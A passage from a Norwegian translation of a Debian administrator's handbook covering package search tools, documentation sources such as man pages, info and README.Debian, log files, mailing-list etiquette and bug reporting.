Noen kategorier av pakker navngis i henhold til en konvensjonell navneordning; idet vi vet at ordningen noen ganger kan tillate deg å gjette nøyaktige pakkenavn. For eksempel, for Perl-moduler, sier konvensjonen at en modul kalt `XML::Handler::Composer` oppstrøms skulle bli pakket som *libxml-handler-composer-perl*. Biblioteket som gjør bruken av `gconf`-systemet fra Python mulig, er pakket som *python-gconf*. Det er dessverre ikke mulig å definere en helt generell ordning for navning av alle pakkene, selv om pakkevedlikeholdere vanligvis prøver å følge oppstrømsvalget til utviklerne.

6.10. Søke etter pakker

Med den store og stadig voksende mengden av programvare i Debian, fremkommer det et paradoks: Debian har vanligvis et verktøy for de fleste oppgaver, men verktøyet kan være svært vanskelig å finne blant de utallige andre pakkene. Mangelen på egnede måter å søke etter (og finne) riktig verktøy har lenge vært et problem. Heldigvis er dette problemet blitt løst nesten helt.

Enklest mulig søk er det nøyaktige navnet for en pakke. Hvis `apt show` *`pakke`* returnerer et resultat, da eksisterer pakken. Dessverre krever dette å kunne, eller gjette, navnet på pakken, noe som ikke alltid er mulig.

Et litt mer vellykket søkemønster er et bare tekstsøk (ren tekstsøk) i pakkenavn, men det er fortsatt svært begrenset. Du kan vanligvis finne resultater ved å søke i pakkebeskrivelser: Siden hver pakke har en mer eller mindre detaljert beskrivelse i tillegg til pakkenavnet, vil et søkeord i disse beskrivelsene ofte være nyttig `apt-cache`, og `axi-cache` er de valgte verktøyene for denne type søk (se «axi-cache» side 126); for eksempel vil `apt-cache search video` gi en liste med alle pakker hvis navn eller beskrivelse inneholder nøkkelordet «video».

For mer komplekse søk kreves et kraftigere verktøy, som `aptitude`. `aptitude` lar deg søke etter et logisk uttrykk basert på pakkemetadatafelt. For eksempel vil følgende kommando søke etter pakker med navn som inneholder `kino`, der beskrivelsen inneholder `video`, og der vedlikeholderens navn inneholder `paul`:

```
$ aptitude search kino~dvideo~mpaul
p   kino  - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
Version: 1.3.4+dfsg0-1
State: not installed
Priority: optional
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8,304 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0 (>= 0.5.3),
    ➥ libavcodec58 (>=
         7:4.0) | libavcodec-extra58 (>= 7:4.0), libavformat58 (>= 7:4.0),
             ➥ libavutil56 (>= 7:4.0),
         libc6 (>= 2.14), libcairo2 (>= 1.2.4), libdv4 (>= 1.0.0), libfontconfig1 (>=
             ➥  2.12.6),
         libfreetype6 (>= 2.2.1), libgcc1 (>= 1:3.0), libgdk-pixbuf2.0-0 (>= 2.22.0),
             ➥  libglade2-0
         (>= 1:2.6.4-2~), libglib2.0-0 (>= 2.16.0), libgtk2.0-0 (>= 2.24.32), libice6
             ➥  (>= 1:1.0.0),
         libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0), libpangocairo-1.0-0
             ➥ (>= 1.14.0),
         libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>= 2:1.2.2), libraw1394-11,
             ➥ libsamplerate0
         (>= 0.1.7), libsm6, libstdc++6 (>= 5.2), libswscale5 (>= 7:4.0), libx11-6,
             ➥ libxext6,
         libxml2 (>= 2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus
Replaces: kino-dvtitler, kino-timfx, kinoplus
Provides: kino-dvtitler, kino-timfx, kinoplus
```

```
Description: Non-linear editor for Digital Video data
 Kino allows you to record, create, edit, and play movies recorded with DV camcorders
    ➥ . This program
 uses many keyboard commands for fast navigating and editing inside the movie.

 The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly distributed as
    ➥ separate
 packages, are now provided with Kino.
Homepage: http://www.kinodv.org/
Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,
    ➥ interface::graphical,
      interface::x11, role::program, scope::application, suite::gnome, uitoolkit::gtk
          ➥ ,
      use::editing, use::learning, works-with::video, x11::application
```

Søket returnerer bare en pakke, *kino*, som tilfredsstiller de tre kriteriene.

Selv disse multi-kriteriesøkene er ganske uhåndterlige, noe som forklarer hvorfor de ikke brukes så mye som de kunne. Et nytt merkesystem har derfor blitt utviklet, og det gir en ny tilnærming til det å søke. Pakker er gitt koder som gir en tematisk klassifisering langs flere tråder, kjent som en «fasettbasert klassifikasjon». Når det gjelder *kino* ovenfor, tyder pakkenes koder på at Kino er en Gnome-basert programvare, som fungerer på videodata, og har som hovedformål å redigere.

Å søke etter denne klassifiseringen kan hjelpe deg å finne en pakke som tilsvarer kjente behov; selv om det gir et (moderat) antall treff, kan resten av søket gjøres manuelt. For å gjøre det kan du bruke ~G søkestreng i `aptitude`, men det er nok trolig lettere å navigere på nettstedet der taggene styres fra:

➨ `https://debtags.debian.org/`

Å velge works-with::video og use::editing-tagger gir en håndfull pakker, inkludert *kino* og *pitivi*-videoredigerere. Dette klassifiseringssystemet er bare bundet til å bli brukt mer og mer som tiden går, og pakkebehandlerne vil gradvis levere effektive søkegrensesnitt basert på det.

For å oppsummere, det beste verktøyet for jobben avhenger av hvor komplekse søk som du ønsker å gjøre:

- `apt-cache` tillater bare søking i pakkenavn og beskrivelser, noe som er veldig praktisk når vi leter etter en bestemt pakke som stemmer med noen få målrettede søkeord;
- når søkekriteriene også omfatter forhold mellom pakker eller andre meta-data, for eksempel navnet på vedlikeholderen, vil `synaptic` være nyttigere;
- når et merkelappbasert søk er nødvendig, er `packagesearch` et godt verktøy, det er et grafisk grensesnitt laget for å søke i tilgjengelige pakker med flere kriterier (inkludert navnene på filene som de inneholder). For bruk på kommandolinjen fungerer `axi-cache` godt.

- til slutt, når søkene har komplekse uttrykk med logiske operasjoner, vil det valgte verktøyet være `aptitudes` søkemønstersyntaks, som er ganske kraftig til tross for at den er noe uklar; det virker både i kommandolinjen og i interaktiv modus.

Nøkkelord

Dokumentasjon
Problemløsing
Loggfiler
README.Debian
Manual
info

Kapittel

7

Problemløsning og oppsporing av relevant informasjon

Innhold

For en administrator er den viktigste ferdigheten å kunne takle enhver situasjon, kjent eller ukjent. Dette kapitlet gir en rekke metoder som — forhåpentligvis — vil gjøre det mulig å isolere årsaken til eventuelle problemer du møter på, slik at du kan være i stand til å løse dem.

7.1. Dokumentasjonskilder

Før du kan forstå hva som egentlig skjer når det er et problem, må du vite den teoretiske rollen til hvert program som er involvert i problemet. Den beste refleksen for å gjøre dette er å sjekke programmenes dokumentasjon; men siden det er mye dokumentasjon og den kan være spredt vidt og bredt, bør du vite alle stedene der den kan finnes.

7.1.1. Manualsider

KULTUR

RTFM

Denne forkortelsen står for den engelske utgaven av «Les den f***ede manualen», men kan også utvides til en vennligere variant, «Les den fine manualen». Dette uttrykket brukes noen ganger i (korte/konsise) svar på spørsmål fra nybegynnere. Det er ganske bryskt, og røper en viss irritasjon på et spørsmål stilt av noen som ikke engang har brydd seg om å lese dokumentasjonen. Noen sier at dette klassiske svaret er bedre enn ingen respons i det hele tatt (siden det indikerer at dokumentasjonen inneholder den ettersøkte informasjonen), heller enn et mer utførlig og sint svar.

I alle fall, hvis noen svarer «RTFM» til deg, er det ofte lurt å ikke bli fornærmet. Siden dette svaret kan oppfattes som irriterende, kan du ønske å unngå å motta det. Hvis informasjonen du trenger ikke er i manualen, noe som kan skje, kan det være lurt å si det, fortrinnsvis i det opprinnelige spørsmålet. Du bør også beskrive de ulike trinnene som du personlig har gjennomført for å finne informasjon før du reiser et spørsmål i et forum. Å følge Eric Raymonds retningslinjer er en god måte å unngå de vanligste feilene, og få nyttige svar.

➨ `http://catb.org/~esr/faqs/smart-questions.html`

Manualsider, trass sin kortfattede stil, inneholder mye viktig informasjon. Vi vil raskt gå over kommandoen for å vise dem, levert av *man-db*-pakken. Bare skriv inn `man` *`manualside`* — manualsiden har som regel samme navn som den kommandoen man søker dokumentasjon om. For eksempel, for å lære om mulige argumenter til kommandoen `cp`, ville man skrevet `man cp` ved ledeteksten (se sidefelt «Skallet, en kommandolinjetolk» side 148).

DET GRUNNLEGGENDE

Skallet, en kommandolinjetolk

En kommandolinjetolk, også kalt et «skall», er et program som utfører kommandoer som enten er skrevet inn av brukeren, eller lagres i et skript. I interaktiv modus vises en ledetekst (som vanligvis slutter med `$` for en vanlig bruker, eller med `#` for en administrator) som indikerer at den er klar til å lese en ny kommando. vedlegg B, «Kort støttekurs» side 475 beskriver den grunnleggende bruken av et «skall».

Det forvalgte og mest brukte skallet er `bash` (Bourne Again SHell), men det finnes andre, deriblant `dash`, `csh`, `tcsh` og `zsh`.

Blant annet tilbyr de fleste skall hjelp (type `help`) og assistanse når en skriver inn ved ledeteksten, for eksempel fullføring av kommando- eller filnavn (som du vanligvis kan aktivere ved å trykke på tab-tasten), eller tilbakehenting av tidligere kommandoer (historiebehandling; det vil si ta en titt på tastebindingene for "page up" og "page down" i `/etc/inputrc`).

Manualsider dokumenterer ikke bare kommandoer og programmer som er tilgjengelige fra kommandolinjen, men også oppsettfiler, systemkall, biblioteksfunksjoner, og så videre. Noen ganger kan navnene kollidere. For eksempel heter skallets `read`-kommando det samme som systemkallet `read`. Derfor er manualsider organisert i nummererte deler:

1 kommandoer som kan utføres fra kommandolinjen;

2 systemkall (funksjoner som tilbys av kjernen);

3 biblioteksfunksjoner (tilbys av systemets biblioteker);

4 enheter (på Unix-lignende systemer er disse spesialfiler, vanligvis plassert i `/dev/`-katalogen);

5 oppsettsfiler (formater og konvensjoner);

6 spill;

7 sett med makroer og standarder;

8 kommandoer for systemadministrasjon;

9 kjernerutiner.

Det er mulig å spesifisere hvilken del manualsiden du er ute etter befinner seg i: For å vise dokumentasjonen for `read`-systemkallet må du skrive `man 2 read`. Når ingen del er uttrykkelig angitt, vil den første delen som har en manualside med det riktige navnet bli vist. Dermed viser `man shadow` frem `shadow(5)` fordi det ikke er noen manualside for *shadow* i delene 1 til og med 4.

TIPS

whatis

Hvis du ikke ønsker å se på hele manualsiden, men bare en kort beskrivelse for å bekrefte at dette er det du leter etter, skriv bare `whatis` *kommando*.

```
$ whatis scp
scp (1)     - secure copy (remote file copy program)
```

Denne korte beskrivelse er inkludert i *NAME*-delen i starten av alle manualsider.

Hvis du ikke vet navnene på kommandoene, kommer selvfølgelig ikke manualen til å være til stor nytte for deg. Dette er hensikten med `apropos`-kommandoen, som hjelper deg å utføre et søk i manualsidene, eller mer spesifikt i de korte beskrivelsene. Hver manualside begynner egentlig med en linjes sammendrag.`apropos` returnerer en liste med manualsider der oppsummeringen har med de forespurte søkeord(ene). Med gode valg av søkeord, vil du finne navnet på kommandoen du trenger.

Eksempel 7.1 *Finne cp med apropos*

```
$ apropos "copy file"
cp (1)               - copy files and directories
cpio (1)             - copy files to and from archives
hpcopy (1)           - copy files from an HFS+ volume
install (1)          - copy files and set attributes
ntfscp (8)           - copy file to an NTFS volume.
```

TIPS

Leting ved å følge lenker

Mange manualsider har en «SEE ALSO»-del, vanligvis på slutten. Det refererer til andre manualsider som er relevante for tilsvarende kommandoer, eller til ekstern dokumentasjon. På denne måten er det mulig å finne relevante dokumenter, selv når det første valget ikke er optimalt.

`man`-kommandoen er ikke den eneste muligheten til å bruke manualsidene, ettersom `khelpcenter` og `konqueror` (hos KDE) og `yelp` (i GNOME)-programmene også ofte tilbyr denne muligheten. Det er også en nettside, levert fra `man2html`-pakken, som tillater deg å se manualsider i en nettleser. På en datamaskin der denne pakken er installert, bruk denne nettadressen, etter å ha fulgt instruksjonene i `/usr/share/doc/man2html/README.Debian`:

➨ `http://localhost/cgi-bin/man/man2html`

Dette verktøyet krever en vevtjener. Dette er årsaken til at du bør velge å installere denne pakken på en av tjenermaskinene dine: Alle brukere av det lokale nettverket kan ha nytte av denne tjenesten (inkludert ikke-Linux-maskiner), og dette vil tillate deg å unngå å sette opp en HTTP-tjener på hver arbeidsstasjon. Hvis tjenermaskinen også er tilgjengelig fra andre nettverk, kan det være ønskelig å begrense tilgangen til denne tjenesten til brukere på det lokale nettverket.

Sist, men ikke minst, kan du se alle manualsider som er tilgjengelige i Debian (selv de som ikke er installert på maskinen din) på manpages.debian.org-tjenesten. Den tilbyr hver manalside i flere versjoner, en for hver Debian-utgivelse.

➨ `https://manpages.debian.org`

DEBIAN-RETNINGSLINJER

Påkrevde manualsider

Debian krever at hvert program må ha en manualside. Hvis oppstrømsforfatteren ikke har laget en, vil Debians pakkevedlikeholder vanligvis skrive en liten side som i det minste henviser leseren til plasseringen av den opprinnelige dokumentasjonen.

7.1.2. *info*-dokumenter

GNU-prosjektet har skrevet håndbøker for de fleste av sine programmer i *info*-format: Det er grunnen til at mange manualsider refererer til tilsvarende *info*-dokumentasjon. Dette formatet gir noen fordeler, men standardprogrammet for å vise disse dokumentene (det kalles `info`) er også litt mer komplisert. Du gjør lurt i å bruke `pinfo` i stedet (fra *pinfo*-pakken).

info-dokumentasjonen har en hierarkisk struktur, og hvis du vil benytte `pinfo` uten parametre, vil den vise en liste over nodene som er tilgjengelig på første nivå. Vanligvis bærer noder navnet på de tilsvarende kommandoer.

Med hjelp av `pinfo` navigerer en lett mellom disse nodene ved å bruke piltastene. Alternativt kan du også bruke en grafisk nettleser, som er mye mer brukervennlig. Nok en gang, `konqueror` og `yelp` virker; i tillegg tilbyr `info2www`-pakken også et nettgrensesnitt.

➡ `http://localhost/cgi-bin/info2www`

Merk at *info*-systemet ikke er egnet for oversetting, til forskjell fra `man`-sidesystemet. *info*-dokumenter er dermed nesten alltid på engelsk. Men når du spør `pinfo`-programmet om å vise en ikke-eksisterende *info*-side, vil den falle tilbake på *man*-siden med samme navn (hvis den eksisterer), som kan være oversatt.

7.1.3. Spesifikk dokumentasjon

Hver pakke inneholder sin egen dokumentasjon. Selv de minst godt dokumenterte programmene har vanligvis en `README`-fil som inneholder noe interessant og/eller viktig informasjon. Denne dokumentasjonen er installert i `/usr/share/doc/`*`pakke`*`/`-mappen (der *pakke* representerer navnet på pakken). Hvis dokumentasjonen er særlig stor, bør den ikke legges inn programmets hovedpakke, men bør heller legges i en egen pakke som vanligvis har navnet *pakke*-doc. Hovedpakken anbefaler generelt denne dokumentasjonspakken, slik at den er enkel å finne.

Mappen `/usr/share/doc/`*`pakke`*`/` inneholder også noen filer fra Debian som utfyller dokumentasjon ved å angi pakkenes særegenheter eller forbedringer sammenlignet med en tradisjonell installasjon av programvaren.`README.Debian`-filen indikerer også alle de tilpasninger som er gjort i samsvar med Debians regler. `changelog.Debian.gz`-filen tillater brukeren å følge endringene som er gjort i pakken over tid: Det er svært nyttig å prøve å forstå hva som har endret seg mellom to installerte versjoner som ikke opptrer likt. Til slutt er det noen ganger `NEWS.Debian.gz`-filen som dokumenterer større endringer i programmet som direkte kan angå administrator (se del 6.7.2, «Å håndtere problemer etter en oppgradering» side 136).

7.1.4. Websider

I de fleste tilfellene har fri programvare nettsteder som brukes til å distribuere dem, og bringe sammen fellesskapet av utviklere og brukere. Disse nettstedene er ofte fylt med relevant informasjon i ulike former: Offisiell dokumentasjon, FAQ (Frequently Asked Questions), e-postlister, etc. Problemer du kan møte har gjerne vært gjenstand for mange spørsmål allerede, og FAQ, eller listearkivet, kan ha en løsning for det. Et godt grep på søkemotorer vil vise seg svært verdifullt når en trenger relevante sider raskt (ved å begrense søket til et Internett-domene, eller underdomene øremerket for programmet). Hvis søket returnerer for mange sider, eller hvis resultatene ikke samsvarer med hva du søker, kan du legge til søkeordet **`debian`** for å begrense resultatene, og fokusere på relevant informasjon.

TIP

Fra feil til løsning

Hvis programvaren returnerer en helt spesifikk feilmelding, skriver du det inn i søkemotoren (mellom doble anførselstegn, "), for ikke å søke etter individuelle søkeord, men for hele uttrykket). I de fleste tilfellene vil de først returnerte linkene inneholde svaret som du trenger.

I andre tilfeller vil du få svært generelle feil, for eksempel «Permission denied» (Tillatelse avslått). I dette tilfellet er det best å sjekke tillatelsene til elementene som er involvert (filer, bruker-ID, grupper, etc.).

Hvis du ikke vet adressen til programvarens hjemmeside, er det ulike måter å få tak i den på. Først, sjekk om det er et Homepage-felt i pakkens metainformasjon (`apt show pakke`). Alternativt kan pakkebeskrivelsen ha med en link til programmets offisielle hjemmeside. Hvis ingen URL er angitt, se på `/usr/share/doc/pakke/copyright`. I denne filen indikerer vanligvis Debians vedlikeholdere hvor de fikk programmets kildekode, og dette er trolig det nettstedet du trenger å finne. Hvis det på dette stadiet i søket ikke vises resultater, sjekk med en katalog over fri programvare, for eksempel FSFs Free Software Directory, eller søk direkte med en søkemotor, for eksempel Google, DuckDuckGo, Yahoo, etc.

➨ `https://directory.fsf.org/wiki/Main_Page`

Du ønsker kanskje også å sjekke wikien til Debian, et samarbeidsnettsted der hvem som helst, selv vanlige besøkende, kan bidra med forslag direkte via sine nettlesere. Den er like mye brukt av utviklere som utformer og spesifiserer sine prosjekter, som av brukere som deler sin kunnskap ved å skrive dokumenter sammen.

➨ `https://wiki.debian.org/`

7.1.5. Veiledninger (*HOWTO*)

HOWTO er et dokument som beskriver, konkret og trinnvis, «hvordan» en når et forhåndsdefinert mål. Målene det dekker er relativt variert, men ofte av teknisk karakter, for eksempel sette opp IP-maskering, oppsett av programvare-RAID, installasjon av Samba-tjener, etc. Disse dokumentene forsøker ofte å dekke alle sannsynlige problemer som kan oppstå under implementeringen av en gitt teknologi.

Mange slike veiledere styres av Linux Documentation Project (LDP), hvis nettside har alle disse dokumentene:

➨ `https://www.tldp.org/`

Debian tilbyr også introduksjoner til sine brukere:

➨ `https://www.debian.org/doc/`

Alle disse dokumentene bør tas med en klype salt. De er ofte flere år gamle og informasjonen de inneholder kan være foreldet. Dette fenomenet er enda oftere for oversettelsene, siden oppdateringer er verken systematiske eller kommer umiddelbart etter utgivelsen av en ny versjon av de opprinnelige dokumentene. I tillegg tilbys mange veiledninger i dag av bloggere, som deler sin spesifikke løsning med interesserte leserne. Disse mangler ofte viktig informasjon, for eksempel

årsaken til at et oppsett er valgt fremfor en annen, eller hvorfor noen valgmuligheter er aktivert eller deaktivert. Fordi det ble så enkelt dele ved å blogge eller å lage sine egne nettsteder, finnes det mange av disse ofte korte veiledningene, men bare noen få er aktivt vedlikeholdt og oppdaterte. Dette kan gjøre det vanskelig å finne den «riktige» for deg. Dette er en del av gleden ved å jobbe i et frivillig miljø og uten begrensninger…

7.2. Vanlige prosedyrer

Formålet med denne delen er å presentere noen generelle tips om visse operasjoner som en administrator ofte må utføre. Disse prosedyrene vil selvsagt ikke fullt ut dekke alle mulige tilfeller, men kan tjene som utgangspunkt for de mer vanskelige sakene.

FØRSTE MØTE

Dokumentasjon på andre språk

Ofte er dokumentasjon oversatt til et annet språk enn engelsk tilgjengelig i en egen pakke med navnet på den tilsvarende pakken, etterfulgt av `-`*`språk`* (hvor *språk* er tobokstavs-ISO-koden for språket).

For eksempel er *debian-reference-fr*-pakken den franske versjonen av referanseveiledningene for Debian (opprinnelig skrevet på engelsk av Osamu Aoki), og *manpages-de*-pakken inneholder den tyske versjonen av manualsidene om bruk av GNU/Linux.

7.2.1. Oppsett av et program

Når du ønsker å sette opp en ukjent pakke, må du gå frem i etapper. Først bør du lese pakkeutviklerens dokumentasjon. Å lese `/usr/share/doc/`*`pakke`*`/README.Debian` vil nemlig gi deg muligheten til å lære om spesifikke grep som er gjort for å gjøre det enklere å bruke programvaren. Dette er noen ganger nødvendig for å forstå hvordan det avviker fra hvordan det i utgangspunktet oppfører seg, som beskrevet i den generelle dokumentasjonen, for eksempel i howtos. Noen ganger har denne filen også detaljer over de mest vanlige feilene, slik at du skal unngå å kaste bort tid på vanlige problemer.

Deretter bør du se på programvarens offisielle dokumentasjon - se del 7.1, «Dokumentasjonskilder» side 148 for å identifisere de ulike tilgjengelige dokumentasjonskildene. Kommandoen `dpkg -L` *`pakke`* gir en liste over filene i pakken: Dermed kan du raskt identifisere tilgjengelig dokumentasjon (samt oppsettsfiler, som ligger i `/etc/`). `dpkg -s` *`pakke`* viser pakkens meta-data, og viser eventuelle anbefalte eller foreslåtte pakker. Der kan du finne dokumentasjon eller et verktøy som gjør oppsett av programvaren lettere.

Til slutt, oppsettsfilene er ofte selv-dokumenterte ved mange forklarende kommentarer som går i detaljer om mulige verdier for hver oppsettsinnstilling. Så mye at det noen ganger er tilstrekkelig å bare velge en linje blant de tilgjengelige for å aktivere dem. I noen tilfeller er eksempler på oppsettsfiler gitt i `/usr/share/doc/`*`package`*`/examples/`-mappen. De kan tjene som utgangspunkt for din egen oppsettsfil.

DEBIANRETNINGSLINJER

Hvordan finne eksempler

Alle eksempler skal plasseres i `/usr/share/doc/`*`pakke`*`/examples/`-mappen. Dette kan være en oppsettsfil, programkildekode (et eksempel på å bruke et bibliotek), eller et datakonverteringsskript som administratoren kan bruke i visse tilfeller (for eksempel for å sette opp en database for første gang). Hvis eksempelet kun fungerer på en bestemt arkitektur, bør det være installert i `/usr/lib/`*`pakke`*`/examples/`, og det bør være en lenke som peker til denne filen i `/usr/share/doc/`*`pakke`*`/examples/`-mappen.

7.2.2. Holde kontroll med det bakgrunnsprosessene driver med

Å forstå hva en bakgrunnsprosess gjør er noe mer komplisert, siden den ikke kommuniserer direkte med administrator. For å sjekke at en bakgrunnsprosess faktisk fungerer, må du teste den. For eksempel, for å sjekke bakgrunnsprosessen Apache (nettjener), test den med en HTTP-forespørsel.

DET GRUNNLEGGENDE

Bakgrunnsprosess

En bakgrunnsprosess (eng. daemon) er et program som ikke eksplisitt er aktivert av brukeren, og som holder seg i bakgrunnen, og venter på at en bestemt betingelse må være oppfylt før den utfører en oppgave. Mange tjenerprogrammer er bakgrunnsprosesser, et begrep som forklarer at bokstaven «d» ofte er med på slutten av navnet sitt (`sshd`, `smtpd`, `httpd`, etc.).

For å gjøre slike tester mulig, journalfører hver bakgrunnsprosess generelt alt den gjør, samt eventuelle feil som den møter, i det som kalles «loggfiler» eller «systemlogger». Loggene lagres i `/var/log/`, eller en av underkatalogene der. For å vite det nøyaktige navnet på en loggfil for hver bakgrunnsprosess, se dokumentasjonen. Merk: En enkel test er ikke alltid tilstrekkelig dersom det ikke dekker alle mulige brukstilfeller; noen problemer oppstår bare i spesielle tilfeller.

VERKTØY

`rsyslogd`-bakgrunnsprosessen

`rsyslogd` er spesiell: Den samler logger (interne systemmeldinger) som sendes til den fra andre programmer. Hver loggoppføring har et delsystem (e-post, kernel, autentisering, etc.) og en prioritet knyttet til seg; `rsyslogd` ser på disse to informasjonsbitene for å bestemme hva de skal gjøre. Loggmeldingen kan bli registrert i forskjellige loggfiler, og/eller sendes til et administrasjonskonsoll. Detaljene er definert i oppsettsfilen `/etc/rsyslog.conf` (dokumentert i manualsiden med samme navn gitt i *rsyslog-doc*-pakken).

Bestemte C-funksjoner, som er spesialisert for å sende logger, forenkler bruken av `rsyslogd`-bakgrunnsprosessen. Men noen bakgrunnsprosesser administrerer sine egne loggfiler (dette er tilfelle, for eksempel, med `samba`, som implementerer delte Windows-disker på Linux).

Merk at når `systemd` er i bruk, blir loggene faktisk samlet av `systemd` før den sendes videre til `rsyslogd`. Slik er de også tilgjengelige via `systemd`s journal, og kan bli undersøkt med `journalctl` (se del 9.1.1, «Systemd init system» side 198 for detaljer).

Som en forebyggende operasjon bør administratoren regelmessig lese de mest relevante tjenerloggene. En kan dermed diagnostisere problemer til og med før de blir rapportert inn av misfornøyde brukere. Faktisk kan brukere noen ganger vente på at et problem skal skje gjentatte ganger over flere dager før de rapportere det. I mange tilfeller er det spesifikke verktøy for å analysere innholdet av de større loggfilene. Spesielt finnes slike verktøy for webtjenere (for eksempel `analog`, `awstats`, `webalizer` for Apache), for FTP-servere, for tjenere for mellomlagre/hurtiglagre, for brannmurer, for e-posttjenere, for DNS-servere, og selv for utskriftstjenere. Andre verktøy, slike som `logcheck` (et program diskutert i kapittel 14, «Sikkerhet» side 402), skanner disse filene for å finne varsler som må behandles.

7.2.3. Be om hjelp på en e-postliste

Hvis dine ulike søk ikke har hjulpet deg å komme til roten av et problem, er det mulig å få hjelp fra andre, kanskje mer erfarne mennesker. Dette er nøyaktig formålet med e-postlisten debian-user@lists.debian.org og dens språkspesifikke søsken debian-user-*lang*@lists.debian.org. Som med alle samfunn, har det regler som må følges. Før du stiller spørsmål, bør du kontrollere at problemet ditt ikke allerede er dekket av nylige diskusjoner på listen eller av offisiell dokumentasjon.

➨ `https://wiki.debian.org/DebianMailingLists`

➨ `https://lists.debian.org/debian-user/`

➨ `https://lists.debian.org/users.html`

DET GRUNNLEGGENDE

Nettetikette gjelder

Generelt for all korrespondanse på e-postlister er at reglene for nettetikette bør følges. Dette begrepet refererer til et sett med regler for sunn fornuft, fra vanlig høflighet til feil som bør unngås.

➨ `https://tools.ietf.org/html/rfc1855`

Videre, i enhver kommunikasjonskanal som forvaltes av Debian-prosjektet, er du forpliktet til å følge Debians etiske retningslinjer:

➨ `https://www.debian.org/code_of_conduct`

Når disse to vilkår er oppfylt, kan du tenke på å beskrive problemet på e-postlisten. Inkluder så mye relevant informasjon som mulig: Ulike tester som er utført, dokumentasjon som er lest, hvordan du forsøkte å diagnostisere problemet, de berørte pakker eller pakker som kan være involvert, etc. Sjekk Debians feilsporingssystem (BTS, beskrevet i sidepanelet del 1.3.2.1, «Rapportering av feil» side 13) etter lignende problemer, og nevn resultatene av det søket, og gi linker til feil som er funnet. BTS starter på:

➨ `https://wwwbugs.debian.org/`

Jo mer høflig og presis du har vært, desto større er sjansen for å få et svar, eller i det minste en viss respons. Hvis du mottar relevant informasjon i privat e-post, vurder å sammenfatte denne informasjonen offentlig, slik at andre kan dra nytte av den. Dette gjør det mulig for listens arki-

ver, når de søkes gjennom ulike søkemotorer, å vise frem løsningen til andre som kanskje har det samme spørsmålet.


7.2.4. Rapportere en feil når problemet er for vanskelig

Hvis alle dine anstrengelser for å løse et problem feiler, er det mulig at det ikke er ditt ansvar å finne en løsning, men at problemet skyldes en feil i programmet. I dette tilfellet er riktige fremgangsmåte å rapportere feilen til Debian, eller direkte til oppstrømsutviklere. For å gjøre dette, isolér problemet så mye som mulig, og lag en minimal testsituasjon der problemet kan gjenskapes. Hvis du vet hvilket program som er den åpenbare årsaken til problemet, kan du finne den tilsvarende pakken ved hjelp av kommandoen `dpkg -S` *`aktuell_fil`*. Sjekk feilsporingssystemet (https://bugs.debian.org/*pakke*) for å sikre at feilen ikke allerede er rapportert. Deretter kan du sende din egen feilrapport, ved hjelp av `reportbug`-kommandoen. Ta med så mye informasjon som mulig, spesielt en fullstendig beskrivelse av de minimale testtilfellene som gjør det mulig for alle å gjenskape feilen.

Delene i dette kapitlet er hjelpemiddel til effektivt å løse problemer som de påfølgende kapitler kan få frem. Bruk dem så ofte som nødvendig!

Nøkkelord

Oppsett
Lokalisering
Localer
Nettverk
Navneoppslag
Brukere
Grupper
Kontoer
Kommandolinjetolker
Skall
Utskrift
Oppstartslaster
Kjernekompilering



Kapittel

8

Grunnleggende oppsett: Nettverk, kontoer, utskrift ...

Innhold

En datamaskin med en ny installasjon laget med `debian-installer` er ment å være så funksjonell som mulig, men mange tjenester må fortsatt settes opp. Videre er det alltid godt å vite hvordan du kan endre visse oppsettselementer etter den første installasjonen.

Dette kapitlet gjennomgår alt som handler om det vi kan kalle «grunnleggende oppsett»: Nettverk, språk og localer, brukere og grupper, utskrift, monteringspunkter, etc.

8.1. Oppsett av systemet for et annet språk

